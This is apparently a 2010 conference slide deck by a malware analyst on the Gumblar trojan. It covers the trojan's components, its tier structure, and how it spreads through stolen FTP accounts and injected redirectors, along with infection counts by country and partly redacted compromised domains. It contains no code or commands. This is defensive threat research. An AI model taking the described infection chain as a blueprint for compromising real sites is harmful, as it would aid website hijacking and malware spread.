Automated infection system: New generation of threats

Based on a story of Gumblar trojan

Michael Molsner
Senior Malware Analyst

APRICOT, 1st – 5th of March 2010, Kuala Lumpur

What is Gumblar?


Components list

Gumblar components

List of components:

- Exploits component:
  - Adobe PDF exploits
  - Adobe Flash exploits
- Win32 trojan application
- Server PHP backdoor
- HTTP redirector component (infected html)
- Injection component (html infector + server script spreader)

Component tiers




dispatchers (<10)

injectors (~50)

infectors (>700)

redirectors(>40000)

Data flows



Redirectors
Infectors
Download exploit
Page download
Attacked Users
Inject code
Inject code
FTP accounts
Injectors
Crawl FTP
Dispatchers
Control & Update
The Owner
Attacked Users
FTP accounts
Page download
Redirectors
Crawl FTP
Injectors
Inject code
Download exploit
Inject code
Infectors

Speed of growth

HTML Injection Count


Speed of growth

Number of server-side infections in October-November 2009



Global Location analysis


Status Dec 04th 2009



Infectors	2000+
511	UNITED STATES
234	DENMARK
154	HUNGARY
139	GERMANY
124	RUSSIAN FEDERATION
87	REPUBLIC OF KOREA
79	JAPAN
67	CANADA
43	POLAND
42	UNITED KINGDOM
36	TURKEY
25	INDIA
23	UKRAINE
22	SERBIA AND MONTENEGRO
18	THAILAND
17	FRANCE
15	NETHERLANDS
11	BRAZIL
10	GEORGIA
10	CZECH REPUBLIC
8	ARGENTINA
7	LUXEMBOURG

Redirectors	76100+
32232	UNITED STATES
4263	TURKEY
4075	REPUBLIC OF KOREA
3608	GERMANY
3489	RUSSIAN FEDERATION
3291	JAPAN
2284	POLAND
1997	CZECH REPUBLIC
1956	THAILAND
1903	NETHERLANDS
1697	UNITED KINGDOM
1480	FRANCE
1467	CANADA
1203	BRAZIL
1072	ARGENTINA
1054	HUNGARY
804	SPAIN
704	ITALY
629	DENMARK
578	INDIA
523	UKRAINE
453	ROMANIA

Redirector hits	
198458	www.sf[redacted]andia.it
161869	the[redacted]etry.net
161763	adportal.th[redacted]etry.net
138240	zi[redacted]u.com
136659	es[redacted]ine.com
134820	sport[redacted].com.mk
113186	fortu[redacted]ne.ru
109644	www.sh[redacted]-jinja.or.jp
93960	www.nem[redacted]maria.com
93225	fotos5[redacted]tiales.com
92604	4[redacted]oggy.co.kr
82425	www.m[redacted]amrock.com
63965	sed[redacted]om.br
60360	tan[redacted].co.il
60190	esk[redacted]k.pl
58136	g-[redacted]il.com
56657	presti[redacted]rokers.com
55603	phi[redacted]op1.vn
54168	sen[redacted]asla.net
53164	cha[redacted]aiirc.com
51385	sub[redacted]er.com.br
50169	222.12[redacted]




HITS	DOMAIN	
22953	rub[redacted]9.com	ES
17864	kie[redacted]o.kr	KR
15368	mak[redacted]h.com	US
15131	haa[redacted]9.com	US
12389	kec[redacted]op.co.kr	KR
9318	aibs[redacted]hq.in	IN
8851	sn-[redacted]r.com	US
8025	hob[redacted]s.com	GB
6562	brunc[redacted]dway.co.kr	KR
6380	sasa.na[redacted]terhosting.kr	KR
5940	210.221.[redacted]	KR
5929	vitag[redacted]er.com	KR
5737	6le[redacted]om	CH
5396	hpd[redacted]cc.co.kr	KR
5318	u1[redacted].com	US
5284	qul[redacted]ya.com	EG
5263	ap[redacted]e.com	US
5187	ac[redacted]d.net	KR
4845	let[redacted]om	DE
4793	raji[redacted]c.th	TH
4483	ind[redacted]li.net	TR
4409	pap[redacted]k.com	US
4382	wia[redacted]rko.com	FR
4326	tkk2[redacted]ec.go.th	TH
4321	insura[redacted]tuteofindia.com	IN
4291	forum[redacted]rko.com	FR
4031	small[redacted]co.kr	KR
3934	thep[redacted]m.pk	PK
3834	emla[redacted]zete.com	US
3588	gund[redacted]ome.com	KR

Host Count	
6806	US
1171	KR
1168	JP
996	CO
938	TR
910	DE
707	RU
619	TH
562	PL
419	FR
399	NL
392	GB
351	CA
292	CZ
278	AR
263	ES
248	BR
228	HU
199	IN
183	IT
131	RO
120	DK
109	UA
100	TW
94	MY
84	VN
81	CN
62	AT
58	SE
57	AU

